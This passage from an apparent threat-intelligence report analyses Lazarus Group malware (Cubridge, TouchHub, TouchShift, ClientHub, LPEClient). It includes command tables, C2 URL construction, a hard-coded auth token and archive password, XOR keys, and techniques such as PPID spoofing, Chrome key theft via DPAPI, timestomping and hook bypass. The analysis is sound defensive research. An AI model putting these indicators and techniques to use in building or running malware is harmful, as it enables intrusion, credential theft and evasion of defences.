To establish communication with the C2 server, Cubridge randomly selects one of the predefined C2 servers and constructs a dedicated C2 URL for every request, using the pattern [C2_URL]/[page1]/[page2]/[page3]. This is achieved by concatenating terms from predefined word lists. Our analysis identified a single hardcoded C2 server – hxxps://cubedesign[.]co[.]kr/news/AABBCC – associated with the examined instance that is configured to version 5.1. During URL generation, AABBCC is substituted with a null value. The page3 segment is assigned a randomly generated integer between 10000000 and 99999999. Consequently, each generated URL is designed to appear authentic and remain unique for each request.

The predefined list for page1 is shown below. TechHub randomly selects one item from the list.

economy, opinion, politics, national, international, medical, investment, sports, lifestyle, shopping, culture

The predefined word list for page2 is shown below.

article, list, story

This means the hardcoded URL can later be transformed, for example, into hxxps://cubedesign[.]co[.]kr/news/economy/article/12345678 by following the steps described above.


Authentication using the POST request with the C2 server requires three parameters in the form of key‑value pairs. Each key is randomly generated using a different predefined word dictionary, and the associated values consist of a randomly generated 8‑byte hexadecimal bot ID, a fixed authentication token (KW4Ofw982CNJjxd51AVqkGAop), and a randomly generated 16‑byte hexadecimal session ID.

Cubridge employs a more robust handshaking process than TechHub, combining the RSA and RC6 algorithms. Unlike TechHub, it skips the profiling step and proceeds directly to command and control after the handshake. During communication, the malware mimics browser requests, using X‑CSRF‑Token and X‑Requested‑With headers for authentication and the Upgrade‑Insecure‑Requests header to request additional data.

Cubridge's communication sequence

Cubridge’s communication sequence

Cubridge contains extensive functionality, with a particular focus on loading subsequent‑stage payloads. The commands employ various techniques, such as DLL injection, reflective loading, and section‑mapping injection. The payloads may be delivered in various forms:

  • Plugins – reusable extensions that add functionality as needed and can be invoked at any time (in shellcode and DLL form);
  • Tools (in DLL form) – independent utilities that perform one-off tasks;
  • Modules – components that are loaded once and remain active providing an extended set of functionalities.

It is anticipated that the commands for plugins and shellcode will load identical types of plugins because both support a similarly formed exported function for subsequent activity. The shellcode can be generated using the open‑source sRDI tool to package a DLL‑style plugin. The capabilities of a single DLL are likely utilized to load a tool that works independently because when a single DLL is loaded, only its DllMain entry point and its parameters are accessible; no other exported functions are exposed.

Command Payload type Description
0 – Collect device info including the computer name, time zone, PID, and other similar details
1 Archive the specified file/directory using the legacy ZipCrypto algorithm and the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
2 Create a file at the specified path
3 Possibly plugin Inject the provided DLL payload into the target process and load it reflectively using reflective DLL injection
4 Plugin Reflectively load a plugin in DLL format
5 Retrieve the address of the specified exported function from the target plugin and run it with the provided parameters
6 Retrieve all information about the loaded plugins
7 Unload the specified plugin
8 Shellcode Inject the provided shellcode into the target process and load it using section mapping injection
9 Load the provided shellcode directly into memory
10 Retrieve the address of the specified export function from the target shellcode (likely a plugin in shellcode form) and run it with the provided parameter
11 Retrieve all information about the loaded shellcode
12 Unload the specified shellcode
13 – Set the scheduled Cubridge execution time (in minutes) by updating a global variable
14 Set the scheduled Cubridge execution time (in minutes) by updating a global variable, while disabling monitoring by also updating another global variable
15 Terminate in a controlled manner
16 Get the configuration for Cubridge: retrieve the global flags, the number of C2 servers, the C2 addresses, etc.
17 Update the global flags, the number of C2 servers, the C2 addresses, etc.
18 Tool Load a DLL reflectively with the specified parameter
19 Configure the parameters for loading a single DLL
20 Unload the single DLL
21 Module Load the “action module” (ActionModule.dll) reflectively and invoke its AppinfoView export function
22 Load the “function module” (FunctionModule.dll) reflectively and invoke its PresentationFontConfig export function

Commands 21 and 22 each load a different module. As their internal names imply, the action module manages basic file and process operations, while the function module implements Windows’ default commands. The action module covers commands 23–41, and the function module handles commands 42–79.

The action module handles system operation commands, file system interactions, and process behavior. It is invoked by passing the appropriate command and parameters to its AppinfoView export function. The module supports 19 commands, numbered 23 through 41. Execution results are first sent to Cubridge, which then forwards them to the C2 server.

Command Role
23 Get local disk space for each drive
24 Get information about the specified file or directory
25 Execute the provided command
26 Get information about the specified file or directory (similar to command 24)
27 Execute the provided command under the target process (PPID spoofing)
28 Execute the provided command under the target process within the provided session (PPID spoofing + session impersonation)
29 Get detailed information about processes
30 Terminate the provided process
31 Suspend all threads belonging to the specified process
32 Resume all threads belonging to the specified process
33 Permanently delete the file by overwriting its entire contents with the sequence: 0 → 1 → random bytes → 1 → 0
34 Rename the provided file to :EFS (the alternate data stream area) and delete it using the native API SetFileInformationByHandle
35 Set the current working directory
36 Copy the specified file to the provided path
37 Delete the specified directory
38 Move the specified file to the provided path
39 Create the provided directory
40 Initiate a non‑blocking connection attempt to the specified IP address and port (possibly for port scanning)
41 Read the specified file

The function module implements commands that emulate Windows’ built-in commands. Similar to the action module, its DllMain routine initializes all supported command functions, which are later accessed through the PresentationFontConfig export. Altogether, the module offers 38 commands, numbered from 42 to 79. While we believe this module is based on the previous LightlessCan, this is the first time we’ve seen it in the form of a separate module.

Command Role
42 Capture all displays and archive them using the legacy ZipCrypto algorithm with the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
43 Synchronize the MAC (Modified, Accessed, and Created) times of the file provided in the second argument to match those of the file provided as the first argument
44 Get information about the specified directory
45 Get information about the specified drive
46 Inject the provided DLL payload into the target process
47 Unload the specified DLL from the specified process
48 Implementation of the ipconfig command
49 Implementation of the net command
50 Implementation of the netsh advfirewall firewall command
51 Implementation of the netstat command
52 Implementation of the ping -6 command
53 Implementation of the reg command
54 Implementation of the sc command
55 Implementation of the ping command
56 Implementation of the whoami command
57 Implementation of the nslookup command
58 Implementation of the schtasks command
59 Implementation of the systeminfo command
60 Implementation of the arp command
61 Call the CryptUnprotectData function to retrieve the AES key that DPAPI protects. Extract the key using the encrypted_key keyword from Chromium’s Local State file located at: %LOCALAPPDATA%\Google\Chrome\User Data\Local State
62 Not implemented
63 Not implemented
64 Read the specified file and decrypt it using an XOR operation with the key 0x59. Then extract the paths from the decrypted buffer and archive files and directories at these paths with the legacy ZipCrypto algorithm, using the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
65 ~ 79 Not implemented

Besides the modules, we also observed that the actor deployed various plugins and tools.

Type of payload Name Description
Plugin ADFinder (AdFinder.dll) Launches LDAP queries in an Active Directory environment, taking six arguments such as log file path, ADsPath, search filter, and attribute names
Plugin FileCollector (Dll.dll) Recursively scans every subdirectory and file in the provided directory, gathering detailed information about each
Tool Browser stealer Can be injected into Chromium-based browsers, such as Google Chrome, Microsoft Edge, and Brave. Once injected, it extracts files and credentials from the victim’s browsers, including stored passwords, bookmarks, history, preferences, and cookies
Tool Process collector Iterates over all running processes, collecting each process’s ID, path, and command line

TouchHub installs a service for TouchShift

During our analysis, we obtained a previously unknown malware sample from TechHub’s private GitHub repository, which served as a parent installer for TouchShift. We dubbed this malware TouchHub. Upon execution, it copies the legitimate printfilterpipelinesvc.exe to C:\Windows\System32\RasConv\ImeBroker.exe, registers it as a service, and places an embedded TouchShift payload named mscoree.dll in the same directory. Following creation, the malware synchronizes the MAC timestamps of C:\Windows\System32\drivers\monitor.sys with those of the newly written file, hindering forensic analysis.

It then goes through the service registration process by collecting up to 100 legitimate service names that are registered under the netsvcs svchost group in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost. It randomly selects one of these names, appends two random alphabetic characters to form a new service name, and uses this name to create a service that runs the hard‑coded command line C:\Windows\System32\RasConv\ImeBroker.exe -TimeBroker with the description Microsoft Service. The newly created service is started immediately.
Overall, TouchHub creates three files in the designated directory to launch TouchShift with SYSTEM privileges.

Path Type Description
C:\Windows\System32\RasConv\ImeBroker.exe Executable file registered as a service Copied from C:\Windows\System32\printfilterpipelinesvc.exe
C:\Windows\System32\RasConv\mscoree.dll Side-loaded TouchShift payload Dropped by TouchHub. It contains encrypted payloads and includes portions of a legitimate DLL’s contents, which significantly inflates its size
C:\Windows\System32\RasConv\ActivationStore.dat TechHub’s configuration file Dropped by TouchHub after extracting configuration values

TouchShift, a prevalent loader employed across multiple infection chains

The version of TouchShift dropped by TouchHub is almost identical to the version described in Mandiant’s blog post, even sharing the same malicious export function, LockClrVersion. It takes the argument supplied by TouchHub and XORs it with a hard‑coded key. The resulting value is XORed once more with the executable’s filename, and this result is used as the AES key. All strings involved in this process (the argument, the XOR key, the filename) must be exactly 16 bytes long. If a string is shorter, it is padded with NULL bytes (\x00); if it is longer, it is truncated to 16 characters. For example, one of the string combinations in the obtained sample was:

  • Argument: -TimeBroker\x00\x00\x00\x00\x00 (padded with NULL)
  • Hard-coded XOR key: x809G736iC3f8Wp8
  • Executable filename: ImeBroker.exe\x00\x00\x00 (padded with NULL)

After deriving the key, the malware decrypts the embedded payload using AES‑CBC‑128 without padding. The decrypted data is shellcode that starts with a call instruction. It wraps the next‑stage payload – identified as the third version of TechHub (DLL side-loading with a registered service) – that reads the ActivationStore.dat file as an external configuration.

ClientHub

We also identified a new piece of malware stored in TechHub’s private repository, which we named ClientHub. It supports various commands formed using a bitmask. There are at least two versions of ClientHub: one that communicates with websites via HTTP(S) and one that interacts with the Dropbox API using credentials.

Depending on the version, its configuration is sourced from internal resources or the external configuration file C:\Program Files\Common Files\System\msadc\msadc.inc. The configuration comprises keys and IVs for the SNOW 1.0 algorithm, scheduled execution times, and C2 server addresses encrypted with the SNOW stream cipher. The SNOW cipher is a family of high‑speed stream ciphers used for secure data encryption in telecommunications and wireless networks. This is the first time it has been observed in the malware of the Lazarus Group.

To establish C2 communication, the malware initially generates a 32‑byte random array. It subsequently overwrites portions of this array with data collected from the compromised device. The resulting 32‑byte array comprises a blend of random bytes and relevant information. This array is later used as the key for the SNOW algorithm to decrypt data received from the C2 server. Finally, the key array is encrypted with a hard‑coded RSA public key and encoded in Base64.

Offset Size Field value
0 4 Current process ID
4 4 First four bytes of the decrypted C2 server information.
8 7 Randomly generated bytes
15 1 Calculated flag value that indicates a state machine.
16 8 Current system time, represented as a FILETIME structure.
24 8 Randomly generated bytes

The ciphertext is delivered to the C2 server via GET requests. Each request contains headers that are atypical for malware: Sec-CH-UA, Sec-CH-UA-Platform, Sec-CH-UA-Mobile, Sec-Fetch-Mode, and Sec-Fetch-Dest. These headers are normally used by legitimate Chromium‑based browsers and enable malware to imitate legitimate traffic and evade detection. The C2 server replies with commands in a custom header and message body.

struct header
{
  int has_more_data // whether more body data remains 
  int body_checksum;// ROR13 checksum for the body data
  int body_type;    // specifies the body type
  int unknown;
  int body_length;  // Length of the body data
  int IV[2];        // Random IV used to encrypt the body data
};

The body_type field in the header determines how the subsequent payload is processed. This value functions as a bitmask, with each bit representing a distinct flag (e.g., 0x1, 0x2, 0x4, etc.). The resulting behavior also depends on whether the least‑significant bit (bit 0) is set: when the value is odd, the malware interprets the incoming message body as an additional payload that is subsequently loaded into memory. Conversely, when the value is even, the malware invokes the previously loaded payload.

The odd value supports four distinct loading methods based on the received message body and ensures that each method executes only once.

Bitmask Value in decimal Description Result sent to the C2
0x00000001 1 DLL loading: load the received body reflectively along with the provided parameter The payload’s image base
0x00000011 3 Plugin: load the received body reflectively, obtain the address of a function in the payload, and then invoke that function along with the provided parameter The payload’s image base, the address of the invoked function, and the execution result
0x00000101 5 Plugin: load the received body reflectively, obtain the address of a function in the payload, but refrain from invoking it immediately The payload’s image base, the address of the function
0x00001011 11 Plugin: execute the behavior associated with value 3, then unload immediately after invoking the plugin –
0x00010001 17 DLL loading: load the received body reflectively with the provided parameter, maintaining stateful communication via a persistent interactive session using a shared buffer The payload’s image base, the address of the interactive shared buffer, and the execution result

The even value provides two distinct invocation methods for DLLs and plugins that have already been loaded and are associated with the odd‑value bitmask. The 2 (0x10) flag allows the payload previously loaded with the 1, 3, or 5 bitmask to be reused and invoked directly. The value 16 (0x10000) corresponds to the 17 (0x10001) flag in loading mode and uses the established interactive shared buffer to exchange data. All values are guaranteed to act independently.

Bitmask Value in decimal Description Result sent to the C2
0x00000010 2 Invoke the previously loaded DLLs and plugins along with the provided parameter The execution result
0x00000100 4 Not implemented –
0x00001000 8 Unload the previously loaded DLLs and plugins The execution result
0x00010000 16 Send the updated parameter to the payload loaded by the command with the value 17, and exchange data through the interactive session. This command also determines whether to retrieve the execution result or unload the payload The execution result

Taking into account the loading mechanism, we identified four plugins deployed to the target that work perfectly with ClientHub.

Plugin Description
File archiver Archives the provided file using the legacy ZipCrypto algorithm (without password protection) and returns the compressed data
File collector Searches for all files matching the provided search pattern and collects metadata including filename, MAC timestamps, file size, and attribute values
File cleaner Overwrites the provided file with NULL bytes, renames it to a randomly generated filename of the same length, and then deletes it. If a directory with a search pattern is provided, it locates all matching files, renames each to a randomly generated name of identical length to its original name, and deletes them
Drive and session monitor Monitors remote session changes and local drive changes for the provided duration (in 10-minute intervals) and returns the collected status information

In addition to the plugins, ClientHub supports the loading of LPEClient malware and communication with it. We found that ClientHub’s body_type values 16 and 17 correspond to LPEClient’s C2 communication mechanism.

LPEClient

LPEClient is the only malware that was also observed in Operation SyncHole, indicating that the actor relies heavily on it for sophisticated victim profiling and payload delivery across multiple operations. LPEClient first appeared in 2019, and was discovered in 2020. Since then, the tool has been widely observed in the Dream Job and Cascade Hole campaigns that targeted South Korea. Recent research conducted by Check Point revealed that LPEClient was used to deploy the FudModule malware using a zero-day.


LPEClient has evolved continuously over time, but we discovered that it recently underwent a major operational revamp. It no longer contains the C2 server address itself; instead, it interacts with ClientHub via a shared buffer. We believe this change is intended to enhance concealment.

Timeline of LPEClient

Timeline of LPEClient

The previous version collected the computer name, memory status, CPU specifications, operating system details, version of the ntoskrnl.exe file, firmware table, antivirus name, domain name, user name, the integrity level of the current process, and a random byte sequence of 1,568 bytes. The newly updated LPEClient variant mostly collects the same information; however, it also introduces several changes.

  • It does not collect the version of the ntoskrnl.exe file by querying the FileVersion value. Instead, depending on the specific build, it reads either the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UBR registry key or the SYSTEM_BUILD_VERSION_INFORMATION structure to retrieve the revision portion of the Windows build number. These values can be used to infer the system’s cumulative update or patch level.
  • To collect information about installed antivirus products, it switched from querying a WQL command to reading the WMI repository file directly. It now reads C:\Windows\System32\wbem\Repository\OBJECTS.DATA and searches for keywords such as AntiVirusProduct, companyName, and displayName to identify the installed products.
  • It also collects low‑level Windows security mitigation states. To achieve this, it queries the SYSTEM_KERNEL_VA_SHADOW_INFORMATION structure for the Kernel VA Shadow mitigation status and the SYSTEM_SHADOW_STACK_INFORMATION structure for the Shadow Stack (CET) protection status.

Additionally, it generates a 32‑byte random unique identifier by using the HighwayHash algorithm and an XOR operation with the current system time. The collected information, including the generated identifier, is compressed with the XPRESS Huffman algorithm using the maximum compression setting. The compressed data is then concatenated with the message ID 0xF07D6B34 and encrypted using GOST (also known as Magma), Russia’s national cryptographic standard that employs a DES‑like structure, before being sent to the ClientHub via a shared buffer. Initially, KrCERT described the algorithm as a custom DES‑like scheme. However, further analysis by us and Check Point confirmed that it is actually the GOST algorithm. The key is randomly generated by a proprietary key‑generation algorithm and prepended to the encrypted message.


The next request handles the key exchange by delivering the message ID 0xA39CF278 together with the generated unique identifier. The response is decrypted using the AES‑CBC‑256 algorithm. The SHA‑256 hash of the previously generated 1,568‑byte random value, which was originally sent to the C2 server during the collection phase, serves as the key for this decryption.

Through this process, LPEClient obtains a byte array comprising four 1,568‑byte blocks from the C2 response. Each block contains an ML‑KEM‑1024 public key, where ML‑KEM is a NIST‑standardized post‑quantum key encapsulation mechanism derived from CRYSTALS‑Kyber. LPEClient then generates four distinct pairs of shared keys and ciphertexts from these blocks, encrypts the ciphertexts with the GOST algorithm, and transmits them to the C2 server via ClientHub together with the message identifier 0xEF8C0D51 and the associated identifier. Now that the preparation phase for receiving payloads is complete, the malware is ready to receive payloads forwarded by ClientHub from the C2 server, along with the necessary parameters. The use of post-quantum cryptography shows that the group intends to hide subsequent payloads.

The response to the 0xEF8C0D51 message is decrypted with the Threefish algorithm using a 128-byte key, composed of the four distinct shared keys. Threefish is a tweakable block cipher that accepts a ‘tweak’ value alongside the key and the message. The concept of a tweak is similar to that of a nonce or initialization vector, which are used in different types of ciphers. In LPEClient communication, the tweak for the decryption is derived by XORing the unique identifier with 165 (0xA5). The first four bytes of the decrypted message must specify the parameter’s length, followed by the parameter itself and then the payload. The payload must be larger than 4 KB and start with the characters 'MZ', which indicates that the decrypted payload is an executable file. The payload is then reflectively loaded into memory. After successful loading, LPEClient sends the message ID 0xCB790A25 to the C2 server.

Before loading the acquired payload, LPEClient takes measures to bypass security products. Instead of invoking VirtualProtect directly, the malware uses the identified HeapPageAllocator::ProtectPages in jscript9.dll to modify the memory page protection of the MD4Update function. The beginning of the function is then overwritten with a hard‑coded opcode sequence that serves as a syscall stub with the required arguments. LPEClient then uses the syscall stub to disable a user‑mode syscall instrumentation hook.

We identified the final payload that was ultimately loaded as Cubridge. The overall communication process is as follows.

Data relay flow between LPEClient and C2 via ClientHub

Data relay flow between LPEClient and C2 via ClientHub

Comparison of plugins and modules

Throughout the engagement, we identified a variety of payloads deployed by TechHub, Cubridge, and ClientHub. These payloads have been categorized as tools, plugins, and modules that constitute the group’s modular malware framework. While we have not yet ascertained which payloads are deployed under specific conditions, the evidence suggests that the Lazarus Group’s toolkit is becoming increasingly sophisticated and segmented into specialized components rather than a single comprehensive backdoor. We also believe that TechHub and Cubridge may share similar tools.

Deployed via Type of payload Family
TechHub/Cubridge Tool Process collector,
Browser stealer
Cubridge Module Action module, Function module
Cubridge Plugin ADFinder, FileCollector
ClientHub Plugin File archiver, File collector, File cleaner, Drive/session monitor

These modularizations are not confined to the instances within this campaign. As previously noted, similar patterns have been identified in CookiePlus, MISTPEN, SIGNBT, and IMETHOD. Note that we have reclassified the ThreatNeedle variant used in Operation SyncHole as the latest version of IMETHOD, the predecessor of ThreatNeedle in use since at least 2016.

Infrastructure

Based on the information we obtained from the TechHub malware, we identified at least three primary repositories used as the C2 server and one fallback repository. The earliest evidence indicates that the group has been leveraging GitHub as a C2 server since at least July 2025. We suspect that all the accounts were created using hijacked email accounts, and disguised as normal repositories by copying or creating normal projects to avoid suspicion.

For the Cubridge and ClientHub C2 servers, the Lazarus Group employed only a minimal number of compromised yet legitimate South Korean media and interior design websites. Later, we observed that a broader range of compromised legitimate sites across various industries were also exploited. In addition, one ClientHub sample that we detected used Dropbox as a C2 channel.

Victims

We have identified at least three firms from the software, construction, and wired communication equipment industries in South Korea that were targeted by Operation FlashHole. As with the previous operation, however, we remain confident that a considerably larger number of organizations across a broader spectrum of industries have been affected.

The software sector was the only sector targeted in both the SyncHole and FlashHole campaigns. This suggests the actor is eager to compromise the sector, steal source code, and exploit vulnerabilities for further attacks.

Attribution and links to other campaigns

Operation FlashHole is the latest wave in the broader Cascade Hole campaign, which involves the use of South Korean software as a potential entry point to deliver malware targeting the country. Although the malware chain has advanced significantly since last year, we assess with medium-to-high confidence that the same actor is responsible for both the SyncHole and FlashHole operations based on the initial vector, targets, multi‑stage chain, and technical and operational improvements. The use of LPEClient in particular is a strong indicator supporting this assessment.

The malware strains used in the attack are historically linked to the toolsets observed in the Lazarus Group’s notorious Dream Job campaign. Earlier versions of TechHub (also known as CLOUDBURST and NickelLoader), Cubridge (also known as SIDESHOW and LightlessCan), and TouchShift were all observed in that campaign, especially between 2022 and 2023.

